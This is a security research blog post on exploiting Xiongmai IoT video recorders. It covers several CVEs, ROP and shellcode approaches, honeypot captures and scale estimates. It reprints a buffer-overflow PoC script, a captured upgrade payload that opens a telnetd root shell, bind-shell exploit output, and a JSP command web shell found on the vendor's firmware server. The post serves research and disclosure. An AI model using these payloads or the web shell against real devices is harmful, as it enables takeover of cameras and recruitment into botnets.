November 29, 2022

Xiongmai IoT Exploitation

Jacob Baines
@Junior_Baines

There are a number of reasons Xiongmai devices are interesting targets. The first reason is there are a lot of them on the internet. Around 200,000.

The second reason is these devices have been affected by a handful of high or critical vulnerabilities:

- CVE-2017-7577: Unauthenticated HTTP request path traversal resulting in arbitrary file and credential disclosure.
- CVE-2018-10088: Unauthenticated and remote HTTP login request stack-based buffer overflow.
- CVE-2020-22253: Port 9530 debug interface that allowed an unauthenticated attacker to open a telnet.
- CVE-2021-41506: Port 9527 debug interface that allows an attacker using default credentials to execute arbitrary operating system commands (technically speaking, the wording of the CVE could include CVE-2020-22253 / port 9530).
- CVE-2022-26259: Unauthenticated and remote RTSP parsing stack buffer overflow.
- CVE-2022-45045: Authenticated and remote command execution via port 34567 upgrade logic.
- CVE-2022-45640: Unauthenticated and remote HTTP request URI parsing stack-based buffer overflow.

And that's interesting due to an almost complete lack of high quality exploits for these vulnerabilities. You won't find any in Metasploit. Core and Routersploit only offer the path traversal information leak (CVE-2017-7577). One of the more widely cited Xiongmai proof of concept exploits is for CVE-2018-10088 and it's entirely useless for code execution.

```python
# Exploit Title: XiongMai uc-httpd 1.0.0 - Buffer Overflow
# Date: 2018-06-08
# Exploit Author: Andrew Watson
# Software Version: XiongMai uc-httpd 1.0.0
# Vendor Homepage: http://www.xiongmaitech.com/en/
# Tested on: KKMoon DVR running XiongMai uc-httpd 1.0.0 on TCP/81
# CVE ID: CVE-2018-10088
# DISCLAIMER: This proof of concept is provided for educational purposes only!

#!/usr/bin/python

import socket
import sys

payload="A" * 85

print "\n#########################################"
print "XiongMai uc-httpd 1.0.0 Buffer Overflow Exploit"

if len(sys.argv) < 2:
```

```
      print "\nUsage: " + sys.argv[0] + " <Host>\n"
      sys.exit()

print "\nTarget: " + sys.argv[1]
print "Sending exploit..."
s=socket.socket(socket.AF_INET, socket.SOCK_STREAM)
s.connect((sys.argv[1],81))
s.send('POST /login.htm HTTP/1.1\r\n')
s.send('command=login&username=' + payload + '&password=PoC\r\n\r\n')
s.recv(1024)
s.close()
print "\nExploit complete!"
```

◀ ▶

Which brings me to the third reason I find these targets to be interesting, despite the lack of quality exploits, we know at least five of these issues have been exploited in the wild. You won't find them listed in CISA's Known Exploited Vulnerability Catalog, but high quality reporting, Greynoise, and our own honeypots leave no doubt (more on that later).

Another reason I find Xiongmai devices interesting is the continuity of the underlying software. A lot of IoT vendors ship wildly different firmware depending on the model or underlying hardware. Not the case with Xiongmai. The underlying software is more or less the same from 2016 through 2022. The majority of the system logic flows through a single binary named Sofia. Just as it always has. That's useful for an attacker (or researcher) because knowledge gained using a 2016 exploit can sometimes still be useful for a 2022 exploit.

Finally, the last reason these systems are interesting is they are very easy to acquire. Just snag one off of Amazon. They are relatively cheap too. Availability and price probably goes a long way to explaining their popularity.

Electronics › Security & Surveillance › Surveillance Video Equipment › Surveillance Video Recorders

Last purchased Nov 4, 2022
View order

SUNBA 10-Channel Face Recognition 5MP H.265/H.264 IP Network Camera Digital Video Recorder for Lite Series IP Cameras (NVR-F8010SE) - No Hard Drive

Visit the SUNBA Store

★★★½☆ ˅   29 ratings

| 15 answered questions

$60⁹⁹

✓prime

Having hopefully convinced you that these systems are worthy of your attention, the remainder of this blog will be devoted to looking at these systems, and their exploitation, in more depth. We'll quickly look at how the system has evolved over the years. We'll look at developing exploits for two of the stack buffer overflows. We'll examine a payload caught in a honeypot. Attempt to get an idea of how widespread exploitation is, and finally look at some concerning files on the Xiongmai firmware server.

Having hopefully convinced you that these systems are worthy of your attention, the remainder of this blog will be devoted to looking at these systems, and their exploitation, in more depth. We'll quickly look at how the system has evolved over the years. We'll look at developing exploits for two of the stack buffer overflows. We'll examine a payload caught in a honeypot. Attempt to get an idea of how widespread exploitation is, and finally look at some concerning files on the Xiongmai firmware server.

```
albinolobster@mournland:~$ nmap -sV -p1-65535 10.12.70.210
Starting Nmap 7.80 ( https://nmap.org ) at 2022-11-18 09:48 EST
Nmap scan report for 10.12.70.210
Host is up (0.0025s latency).
Not shown: 65530 closed ports
PORT      STATE SERVICE       VERSION
80/tcp    open  http          uc-httpd 1.0.0
554/tcp   open  rtsp          H264DVR rtspd 1.0
9527/tcp  open  unknown
9530/tcp  open  unknown
34567/tcp open  dhanalakshmi?
```

◀ ▶

All of these ports are affected by RCE vulnerabilities. Port 9527 (CVE-2021-41506) and 9530 (CVE-2020-22253) are particularly egregious debugging interfaces that were eventually phased out. A scan of an NBD8008R-PL using software version V4.03.R11.C6380202.12201.140000.0000000 (build time "2021-05-19")

shows 80, 554, and 34567 have remained constants, but a couple new ports have taken the place of the old debug interfaces:

```
albinolobster@mournland:~$ nmap -sV -p1-65535 10.12.70.218
Starting Nmap 7.80 ( https://nmap.org ) at 2022-11-18 09:52 EST
Nmap scan report for 10.12.70.218
Host is up (0.0041s latency).
Not shown: 65530 closed ports
PORT       STATE SERVICE       VERSION
80/tcp     open  http
554/tcp    open  rtsp          H264DVR rtspd 1.0
23000/tcp  open  inovaport1?
30100/tcp  open  rwp?
34567/tcp  open  dhanalakshmi?
```

◀   ▶

Once on the device you can see that Sofia controlled most, but not all, of the ports in the 2016 version:

```
[root@LocalHost /var]$ netstat -tlpn
Active Internet connections (only servers)
Proto Recv-Q Send-Q Local Address         Foreign Address       State      PID/Program name
tcp        0      0 0.0.0.0:34567         0.0.0.0:*             LISTEN     615/Sofia
tcp        0      0 0.0.0.0:554           0.0.0.0:*             LISTEN     615/Sofia
tcp        0      0 0.0.0.0:80            0.0.0.0:*             LISTEN     615/Sofia
tcp        0      0 0.0.0.0:9527          0.0.0.0:*             LISTEN     614/dvrHelper
tcp        0      0 0.0.0.0:9530          0.0.0.0:*             LISTEN     600/macGuarder
```

◀   ▶

By 2021 Sofia had consolidated control over all the remote interfaces:

```
/var # netstat -tlpn
Active Internet connections (only servers)
Proto Recv-Q Send-Q Local Address         Foreign Address       State      PID/Program name
tcp        0      0 0.0.0.0:554           0.0.0.0:*             LISTEN     1047/Sofia
tcp        0      0 0.0.0.0:80            0.0.0.0:*             LISTEN     1047/Sofia
tcp        0      0 0.0.0.0:30100         0.0.0.0:*             LISTEN     1047/Sofia
tcp        0      0 0.0.0.0:23000         0.0.0.0:*             LISTEN     1047/Sofia
tcp        0      0 0.0.0.0:34567         0.0.0.0:*             LISTEN     1047/Sofia
```

◀   ▶

Sofia itself is not hugely different. Some functionality has come and gone, but, for example, the logic for parsing an HTTP request is recognizable when comparing a 2016 version against a 2022 version.

The most impactful changes have been a general cleanup of buffer overflows (using `snprintf`, `strncpy`, etc), dynamically linking uClibc instead of statically compiling it in, and, from an exploitation point of view, disabling data execution. The system, dating back to 2016, has always had ASLR enabled, so in all versions we expect the heap, dynamic libraries, and the stack to have randomized base addresses. But in 2016, almost all writable pages were executable.

```
[root@LocalHost /var]$ cat /proc/615/maps
00008000-007df000 r-xp 00000000 00:0d 336        /var/Sofia
007e6000-0081e000 rwxp 007d6000 00:0d 336        /var/Sofia
0081e000-00a8c000 rwxp 00000000 00:00 0
029c6000-035c0000 rwxp 00000000 00:00 0          [heap]
… many lines removed …
be9da000-be9fb000 rwxp 00000000 00:00 0          [stack]
ffff0000-ffff1000 r-xp 00000000 00:00 0          [vectors]
```

◀   ▶

Which was especially useful because Sofia was not, and still is not, compiled as a position independent executable. It's also useful to know that Sofia operates on a number of global data structures that, in older versions, an attacker could overwrite with shellcode to aid in exploitation (more on that later). But fast forward to 2022 and newer versions of Sofia aren't as kind to attackers. Sofia's base isn't randomized, but data execution has been disabled:

```
/var # cat /proc/1047/maps
00010000-00854000 r-xp 00000000 00:0d 954        /var/Sofia
00863000-008bb000 rw-p 00843000 00:0d 954        /var/Sofia
008bb000-02024000 rw-p 00000000 00:00 0          [heap]
… many lines removed …
beb51000-beb73000 rw-p 00000000 00:00 0          [stack]
bebe4000-bebe5000 r-xp 00000000 00:00 0          [sigpage]
bebe5000-bebe6000 r--p 00000000 00:00 0          [vvar]
bebe6000-bebe7000 r-xp 00000000 00:00 0          [vdso]
ffff0000-ffff1000 r-xp 00000000 00:00 0          [vectors]
```

◀   ▶

Of course, ROP chains are still very much in play with the new version, as we'll see for CVE-2022-26259, but things are a bit more difficult than they were back in 2016.

The final thing that hasn't changed over the years is that these devices are almost devoid of gtfobins. The system has no curl, wget, nc, telnet, etc, for an attacker to download an implant or establish reverse shells. The *only* gtfobin Xiongmai devices have is busybox's telnetd. And sometimes the telnetd symlink doesn't even exist on the system, so the attacker has to invoke the binary via busybox directly (a challenge given the size constraints of some of the overflows). While telnetd is useful, it's a limiting factor for real world attacks, as it requires the victim not to have a firewall in place that would prevent access to the newly opened port.

Spending time on this system did make me appreciate one command that isn't generally considered a gtfobin: the mount command. Downloading and executing files via a mounted network file share saved me a lot of time I'd otherwise have spent echoing binaries onto the system.

```
$ mkdir /var/xploit_tools/
$ mount -o nolock 10.12.70.252:/srv/ /var/xploit_tools/
```

◀   ▶

With that background information, let's look at developing some exploits.

CVE-2018-10088: Credentials Overflow

Multiple security companies have linked exploitation of CVE-2018-10088 to botnets. Fortiguard linked it to Botenago. Netlab 360 linked it to Satori. Fortinet linked it to Hajime. Although both Greynoise tags for this CVE are more or less inactive.

Regardless, exploitation in the wild is interesting because we aren't aware of any public exploits that lead to code execution for this vulnerability (as stated earlier, the exploit-db exploit only triggers a crash). So we wrote our own. This proved to be a fairly trivial exercise. The buffer overflow is the result of copying the username and password from command=login into some global memory.

```
iVar1 = FUN_006784e4(0,"&");
strcpy(&global_username,iVar1 + 9);
iVar1 = FUN_006784e4(0,"&");
strcpy(&global_password,iVar1 + 9);
DAT_00a3c4d8 = DAT_00a3c4e4;
if (DAT_009806f8 != (code *)0x0) {
    DAT_00a3c4a8 = (*DAT_009806f8)(0,&global_username,0x2c,DAT_00a3c504);
}
if (DAT_00a3c4a8 == 0) {
    sprintf(local_140,"%s%s","/mnt","/DVR");
    FUN_004193dc(param_1,local_140,0);
    return 0;
}
sprintf(local_140,"%s%s","/mnt","/failed.htm");
```

◀   ▶

An overly long username (or password) will eventually gain control over pc by overwriting a function pointer. Unfortunately for the attacker, they don't really have control over any of the other registers. Additionally, since the stack and heap bases are randomized, you can't easily stash shellcode there without some type of address leak. Guessing addresses is no good either because if the system crashes you'll have to wait 2 minutes for it to reboot. Not exactly ideal.

For CVE-2022-45460, a similar Xiongmai HTTP buffer overflow vulnerability, tothi wrote an exploit that tried to solve this problem by leveraging CVE-2017-7577 to download Sofia's /proc/pid/maps to acquire the stack base address and then guessing for the offset of shellcode.

We took a different approach. CVE-2018-10088 overflows a global buffer that resides at a predictable address within Sofia' data segment. Code execution can be achieved by writing shellcode to the overflowed password buffer, followed by overwriting the function pointer with the password buffer's predictable address. When Sofia uses the overwritten function pointer, it'll jump into the password buffer and execute our shellcode. The space is kind of tight (especially since Thumb isn't supported on all devices), but doable.

Excluding a few overly technical issues, the only challenges with exploitation are dealing with the instruction cache (which we're able to work around easily), and knowing what the password buffer's address is across different versions. Of course, like tothi, we can solve the password buffer address issue by downloading Sofia from the target using CVE-2017-7577. Or we can just guess all known addresses. Waiting two minutes for a reboot isn't too bad, right?

Here's sample output from our exploit:

```
albinolobster@mournland:~/initial-access/feed/cve-2018-10088$ ./build/cve-2018-10088-linux_arm64 -
[+] Validating the remote target is a Xiongmai NVR/IPC installation
[+] Target validation succeeded!
[+] Running a version check on the remote target
[!] The target *might* be a vulnerable version. Continuing.
[+] Sending a bind shell for port 1270
[+] Using CVE-2017-7577 to download Sofia to fingerprint the version...
[+] Using Sofia hash fc65ed752bd2efb8b57c638aae0960e0
[+] Seeding the remote target with the exploit shell code
[+] Triggering payload!
[+] Connected to 10.12.70.210:1270!
```

```
BusyBox v1.16.1 (2016-03-31 20:15:25 CST) built-in shell (ash)
Enter 'help' for a list of built-in commands.

$ cat /proc/version
cat /proc/version
Linux version 3.0.8 (leixinyuan@localhost.localdomain) (gcc version 4.4.1 (Hisilicon_v100(gcc4.4-2
$
```

Despite public reports, I somewhat doubt CVE-2018-10088 has been used in the wild. I think CVE-2018-10088 has gotten confused with tothi's `pwn_hisilicon_dvr.py`. The two vulnerabilities are not the same. CVE-2018-10088 is an overflow when `strcpy` uses a long username or password during a login attempt. Tothi's vulnerability is an overflow when `sprintf` uses an overly long request URI. CVE-2018-10088 has no public RCE exploit, and tothi's exploit was published with an extensive writeup. It seems more likely that botnet operators, instead of doing their own exploit development work, adapted tothi's exploit. The confusion, I believe, lies in the fact that tothi's vulnerability never had an assigned CVE (and the poor description of CVE-2018-10088). In an attempt to clarify that tothi's vulnerability is not CVE-2018-10088, we asked MITRE to assign tothi's vulnerability a CVE and they assigned CVE-2022-45460.

We also got MITRE to assign CVE-2022-45045. This vulnerability is an arbitrary operating system command execution vulnerability on the port 34567 interface. In November 2022, we caught the vulnerability being exploited in our honeypots. We've seen the issue exploited by 85.31.44.178, 92.118.39.78, 193.47.61.60, and 195.154.36.148.

Other security vendors have reported seeing the same exploit in 2019 and 2021. In fact, the payload embedded in the Wireshark screenshot above (from our honeypot) is exactly the same as the version Netlab 360 described in 2019. Here it is decompressed:

```
{
  "UpgradeCommand": [
    {
      "Command": "Shell",
      "Script": "telnetd -p 9001 -l /bin/sh"
    },
    {
      "Command": "Shell",
      "Script": "busybox telnetd -p 9001 -l /bin/sh"
    },
    {
      "Command": "Shell",
      "Script": "sleep 259200"
    },
    {
      "Command": "Shell",
      "Script": "busybox sleep 259200"
    }
  ],
  "Hardware": "SkipCheck",
  "SupportFlashType": [
    {
      "FlashID": "SkipCheck"
    }
  ],
  "DevID": "SkipCheck",
  "Vendor": "SkipCheck",
```

```
    "CompatibleVersion": -1,
    "CRC": "SkipCheck"
}
```

◀ ▶

Each of the commands will be executed during an "upgrade", although no upgrade filesystems are actually provided. The exploit opens `telnetd` on port 9001 which allows the attacker to begin a stage 2. Additionally, the exploit issues sleep commands to prevent the system from rebooting after the "upgrade" is finished. The sleep commands have the added benefit of locking down port 34567 and preventing any other attacker from exploiting the device as long as the sleep is active.

CVE-2022-45045 is exploited using a custom protocol on port 34567. An attacker must be authenticated to successfully execute the "upgrade" command. However, authentication is often not difficult because Xiongmai devices use default credentials (admin:) or the credentials can be leaked using CVE-2017-7577. A surprising amount of devices remain vulnerable to CVE-2017-7577 and, although they don't have a tag for it, we can see on Greynoise that attackers are actively looking to leak credentials from these devices.

CVE-2022-45045 is particularly interesting because, as we saw in an earlier section, this interface has been available from 2016 through current firmware versions. But it's difficult to get an estimate on potentially affected internet-facing devices because neither Censys or Shodan appear to identify the port. Perhaps because it requires a custom protocol. Without running our own internet scanner, it's difficult to say how many affected internet facing systems there are. I would guess there are a fair amount, but that remains a guess.

Xiongmai did make changes to the upgrade logic to prevent this specific attack sometime in 2020. Besides requiring the filesystem files to be present and adding a (poorly enforced) digital signature, they also started ignoring commands containing `telnetd`.

```
json_obj_Value(uVar4,"Script");
pcVar7 = (char *)json_value_as_string();
pcVar7 = strstr(pcVar7,"telnetd");
if (pcVar7 == (char *)0x0) {
    uVar4 = FUN_00517e88(uVar3,uVar22);
    uVar4 = json_obj_Value(uVar4,"Script");
    json_asString(auStack6252,uVar4);
    uVar12 = local_1868;
    std::__cxx11::basic_string<char,std::char_traits<char>,std::allocator<char>>::_M_dispose();
    if (uVar12 < 100) {
        uVar4 = FUN_00517e88(uVar3,uVar22);
        json_obj_Value(uVar4,"Script");
        pcVar7 = (char *)json_value_as_string();
        system(pcVar7);
    }
```

◀ ▶

While this issue is mitigated in newer versions of Xiongmai firmware, there remain a lot of affected devices on the internet, which is somewhat surprising given years of exploitation by at least one botnet (Moobot). Of course, newer firmware isn't entirely immune to exploitation either.

CVE-2022-26259: RTSP Exploitation

CVE-2022-26259 is a newer Xiongmai vulnerability that was found by Chris Leech. The vulnerability details were published in early 2022. The vulnerability is a stack-based buffer overflow affecting RTSP parsing on port 554. VulnCheck has successfully exploited this vulnerability for RCE on all of our Xiongmai test devices. Xiongmai issued a security advisory for this issue, but, curiously, the Sunba we purchased from Amazon isn't listed as an affected device and doesn't have a fix in the most up-to-date firmware despite being very exploitable.

Xiongmai devices have a fairly distinct RTSP banner, so we can see there are more than 100,000 of these endpoints on the internet.

The restrictions on the overflow payload are typical albeit somewhat strict. No null bytes. No space characters. Leech found the perfect ROP gadget in his test firmware. The gadget rotated an attacker-provided string on the stack from `r9` to `r0` and then called `system`. Unfortunately, this primitive doesn't exist in all firmware versions. Older firmware that don't have this gadget can easily execute out of global buffers as discussed in the CVE-2018-10088 section. But newer firmware prevents data execution, so without Leech's gadget being present, things get a little tough.

Not to say there is no solution. For example, our new Sunba using V4.03R11.C6380202 doesn't have the `r9` to `r0` primitive, but it does have the following debug code that will pop open `telnetd`. The debug function takes no parameters, so all we have to do is jump there.

```
undefined4 UndefinedFunction_003f187c(void)
{
    FILE *__stream;
    int *piVar1;
    char *pcVar2;
    undefined4 uVar3;

    memcpy(&stack0x0000000c,"telnetd",8);
    sprintf(&stack0x00000018,"%s %X",&stack0x0000000c);
    __stream = popen(&stack0x00000018,"r");
    if (__stream == (FILE *)0x0) {
        piVar1 = __errno_location();
        pcVar2 = strerror(*piVar1);
        printf("\x1b[34mDebug R: Open Failed: %s!\n\x1b[0m",pcVar2);
        uVar3 = 0xffffffff;
    }
    else {
        pclose(__stream);
        FUN_003f1588();
        uVar3 = 0;
    }
    return uVar3;
}
```

◀ ▶

This function actually shows another Xiongmai curiosity. See the weird `%X` after `telnetd` in the `sprintf` call? This is to accommodate an alteration this firmware version has in busybox. The updated busybox will check for a special value on the command line when `telnetd` is invoked. If the correct value isn't present then `telnetd` won't start. Presumably, this is an attempt by Xiongmai to stop the `telnetd`-based attacks that have plagued their devices. Fortunately for us, this function (which is very poorly decompiled by Ghidra) will calculate the value for us.

Here is the output for a proof of concept we wrote that opens telnet using this function.

```
albinolobster@mournland:~/initial-access/feed/cve-2022-26259$ telnet 10.12.70.218
Trying 10.12.70.218...
telnet: Unable to connect to remote host: Connection refused
albinolobster@mournland:~/initial-access/feed/cve-2022-26259$ ./build/cve-2022-26259-linux_arm64 -
[+] Sending a bind shell for port 23
[+] Connecting to 10.12.70.218:554
[+] Connected to 10.12.70.218:23!
[+] Done!
albinolobster@mournland:~/initial-access/feed/cve-2022-26259$ telnet 10.12.70.218
Trying 10.12.70.218...
Connected to 10.12.70.218.
Escape character is '^]'.
Login incorrect
LocalHost login:
```

◀ ▶

This `telnetd` debug logic doesn't appear to be available in all affected systems. Which means, as Leech indicated in his write up, exploitation of CVE-2022-26259 in the wild is going to be a little messy. Different firmware will require different exploitation methods. Attackers will need to figure out a version fingerprinting method, or just be patient as the box reboots 2 minutes after every crash.

Scale of Xiongmai Exploitation

Although we haven't touched on all of these, we know CVE-2017-7577, CVE-2020-22253, CVE-2021-41506, and CVE-2022-45045 are all being actively targeted *right now*. We can verify that via Greynoise, Shodan, or our own honeypots. The question is, "At what scale?"

It's a difficult question to answer. But we can get some ideas. In Troy Mursch's, "Identifying infected energy systems in the wild", Troy cross referenced known malicious endpoints (from Greynoise, honeypots, and IP blocklists) against a Censys scan of ICS endpoints. The overlapping IP addresses, Mursch theorized, are infected/malicious ICS systems. The general idea is that when these systems are recruited into a botnet, they themselves will start recruiting others and eventually end up in a malicious endpoint list.

We can do something similar. I grabbed the IP addresses of 200,000 Xiongmai devices from Shodan and cross referenced them against the FireHOL blocklists (with all netblocks removed because that seemed overly broad). Now, FireHOL isn't perfect. In fact, some of the aggregated lists are incredibly old. But some are updated daily. IP blocklists are also notorious for false positives. But the goal is not to be perfect, but to merely get an idea of how many Xiongmai endpoints are considered malicious.

The cross reference generated the following:

```
firehol_anonymous.netset: 1185
firehol_proxies.netset: 1185
firehol_level4.netset: 166
stopforumspam_365d.ipset: 144
blocklist_net_ua.ipset: 142
stopforumspam_180d.ipset: 68
firehol_abusers_30d.netset: 57
stopforumspam.ipset: 45
stopforumspam_90d.ipset: 45
haley_ssh.ipset: 24
socks_proxy_30d.ipset: 22
nixspam.ipset: 14
voipbl.netset: 14
stopforumspam_30d.ipset: 13
socks_proxy_7d.ipset: 10
proxylists_7d.ipset: 9
proxylists_30d.ipset: 9
esentire_emptyarray_ru.ipset: 9
lashback_ubl.ipset: 8
esentire_dorttlokolrt_com.ipset: 8
esentire_crazyerror_su.ipset: 8
cleantalk_30d.ipset: 7
iblocklist_ciarmy_malicious.netset: 7
firehol_level3.netset: 7
esentire_maddox1_ru.ipset: 7
sblam.ipset: 6
ciarmy.ipset: 6
proxylists_1d.ipset: 5
nullsecure.ipset: 5
cleantalk_new_30d.ipset: 4
socks_proxy_1d.ipset: 4
cleantalk_updated_30d.ipset: 4
esentire_burmundisoul_ru.ipset: 4
esentire_22072014c_com.ipset: 3
esentire_22072014a_com.ipset: 3
esentire_22072014b_com.ipset: 3
proxz_30d.ipset: 3
taichung.ipset: 3
esentire_volaya_ru.ipset: 3
bitcoin_nodes_30d.ipset: 3
packetmail_ramnode.ipset: 2
botscout_30d.ipset: 2
stopforumspam_7d.ipset: 2
normshield_high_wannacry.ipset: 2
normshield_all_wannacry.ipset: 2
packetmail.ipset: 2
cleantalk_7d.ipset: 2
proxyspy_30d.ipset: 2
proxz_7d.ipset: 2
esentire_downs1_ru.ipset: 2
esentire_manning1_ru.ipset: 2
bitcoin_nodes_7d.ipset: 2
proxylists.ipset: 2
esentire_inleet_ru.ipset: 2
esentire_getarohirodrons_com.ipset: 2
cruzit_web_attacks.ipset: 1
iblocklist_cruzit_web_attacks.netset: 1
cleantalk_new_7d.ipset: 1
cleantalk_updated_7d.ipset: 1
proxyspy_7d.ipset: 1
bitcoin_blockchain_info_30d.ipset: 1
darklist_de.netset: 1
esentire_smartfoodsglutenfree_kz.ipset: 1
bitcoin_nodes_1d.ipset: 1
bitcoin_nodes.ipset: 1
coinbl_hosts.ipset: 1
```

```
hphosts_emd.ipset: 1
turris_greylist.ipset: 1
blocklist_de_bruteforce.ipset: 1
firehol_level2.netset: 1
blocklist_de_apache.ipset: 1
blocklist_de.ipset: 1
sslproxies_30d.ipset: 1
esentire_fioartd_com.ipset: 1
esentire_dagestanskiiviskis_ru.ipset: 1
esentire_venerologvasan93_ru.ipset: 1
esentire_hasanhashsde_ru.ipset: 1
esentire_14072015q_com.ipset: 1
esentire_mysebstarion_ru.ipset: 1
esentire_ebankoalalusys_ru.ipset: 1
esentire_14072015_com.ipset: 1
```

◀   ▶

The result is actually quite a bit lower than I had expected. That may be due to the quality of the block list, or exploited endpoints don't actually recruit others, or the scale of exploitation is on the small side. Regardless, looking over this list did provide one interesting insight. Validating this list, I discovered this Shodan query:

This query shows devices that have recently been exploited by CVE-2022-45045. As we saw earlier, the attacker opens `telnetd` on port 9001 which allows them to begin their stage 2 attack. The endpoints listed on Shodan are systems where the attacker has failed to close `telnetd` to the reset of the world (or simply haven't gotten around to it yet).

Firmware Updates

IoT systems are notorious for using old firmware. However, internet-facing Xiongmai systems seem to be worse than usual. There are many internet-facing systems using firmware that was released between 2016 and 2019. I believe, in large part, this is because acquiring upgrades isn't straightforward. For example, as mentioned a few times, I recently purchased a Sunba NVR-F8010SE. The device arrived using a firmware from 2019. It has no auto-upgrade feature. The Sunba website doesn't have a firmware file to download for the device. The NVR's manual doesn't mention upgrades. So, without any obvious leads, a normal user probably wouldn't pursue upgrading the system. A normal user isn't going to find Xiongmai's firmware server, especially if they're using a relabled device like Sunba. But there is a firmware download site: https://baike.jftech.com/download.html.

Xiongmai stores their firmware on myhuaweicloud. From this site, you can get a full directory listing of all available firmware (a vulnerability analyst dream). Interestingly, the firmware server is littered with non-firmware files.

```xml
<Contents>
    <Key>vuuzcu.jsp/</Key>
    <LastModified>2021-01-30T05:23:00.929Z</LastModified>
    <ETag>"134155a532a368eded42290a2a28bb58"</ETag>
    <Size>35</Size>
    <Owner>
        <ID>65a011a29cdf8ec533ec3d1ccaae921c</ID>
        <DisplayName/>
    </Owner>
    <StorageClass>STANDARD</StorageClass>
</Contents>
<Contents>
    <Key>wp-content/plugins/w3-total-cache/pub/sns.php</Key>
    <LastModified>2022-04-08T10:26:53.530Z</LastModified>
    <ETag>"07b9ab8f8dfa1f3f372a44da3f16cbbf"</ETag>
    <Size>96</Size>
    <Owner>
        <ID>65a011a29cdf8ec533ec3d1ccaae921c</ID>
        <DisplayName/>
    </Owner>
    <StorageClass>STANDARD</StorageClass>
</Contents>
<Contents>
```

```
    <Key>wxzqqi.jsp/</Key>
    <LastModified>2022-11-18T09:30:45.785Z</LastModified>
    <ETag>"9d631c65ed74752c7081301986f84fe6"</ETag>
    <Size>35</Size>
    <Owner>
        <ID>65a011a29cdf8ec533ec3d1ccaae921c</ID>
        <DisplayName/>
    </Owner>
    <StorageClass>STANDARD</StorageClass>
</Contents>
<Contents>
```

◀ ▶

Naturally, I was interested in what these files were. It's a bit odd to find `.php` and `.jsp` files listed amongst the normal firmware `.zip`. Examining the file, some appear to be the result of a Nessus scan.

```
curl https://obs-xm-customer.obs.cn-east-2.myhuaweicloud.com/wp-content/plugins/w3-total-cache/pub
{"Type":"SubscriptionConfirmation","Message":"","SubscribeURL":"https://rfi.nessus.org/rfi.txt"}
```

◀ ▶

Others appear to be broken web shells.

```
curl https://obs-xm-customer.obs.cn-east-2.myhuaweicloud.com/poc.jsp/
```

```
<%@ page import="java.util.*,java.io.*"%>
<%
if (request.getParameter("cmd") == null) { return }
out.println("Command: " + request.getParameter("cmd") + "<BR>");
Process p = Runtime.getRuntime().exec(request.getParameter("cmd"));
OutputStream os = p.getOutputStream();
InputStream in = p.getInputStream();
DataInputStream dis = DataInputStream(in);
String disr = dis.readLine();
while ( disr != null ) {
  out.println(disr);
  disr = dis.readLine();
  }
}

%>
```

◀ ▶

Neither of which inspire confidence. One "fun" fact about the firmware for these devices is that they lack a digital signature that covers the entire firmware. It's fairly trivial to introduce malicious content to a "valid" firmware. If an attacker can upload webshells to this firmware server, can they upload malicious firmware? *I've seen no evidence of this*, and it could be that we're seeing the results of an authorized Nessus scan. But, like I said, the state of the firmware server doesn't inspire confidence.

Conclusion and About VulnCheck

You might not find Xiongmai vulnerabilities on the CISA Known Exploited Vulnerabilities Catalog, and it might be hard to track down high quality public exploits for some of these vulnerabilities. But they are being exploited in the wild. And with a couple hundred thousand systems internet-facing systems, Xiongmai products are of clear value to any attacker, whether that be a botnet or someone looking to pivot inward.

VulnCheck conducted this research as part of our interest in Initial Access vulnerabilities. VulnCheck has developed proof of concept scanners and exploits, generated PCAPs, and created Suricata rules for all of the mentioned Xiongmai vulnerabilities for our Initial Access Intelligence customers.

Products

⚲ Vulnerability Intelligence

🐞 Exploit Intelligence

📖 Initial Access Intelligence

VulnCheck

Company

🏛 Investors

🗞 Blog

🗓 Events

Use Cases

🗂 Vulnerability Prioritization

☰ Early Warning System

Resources

📄 Tutorials

{.} API

📖 Glossary

⊗ Contact support

Legal

🔏 Privacy Policy

🗎 Terms & Conditions

🗎 Vulnerability Disclosure Policy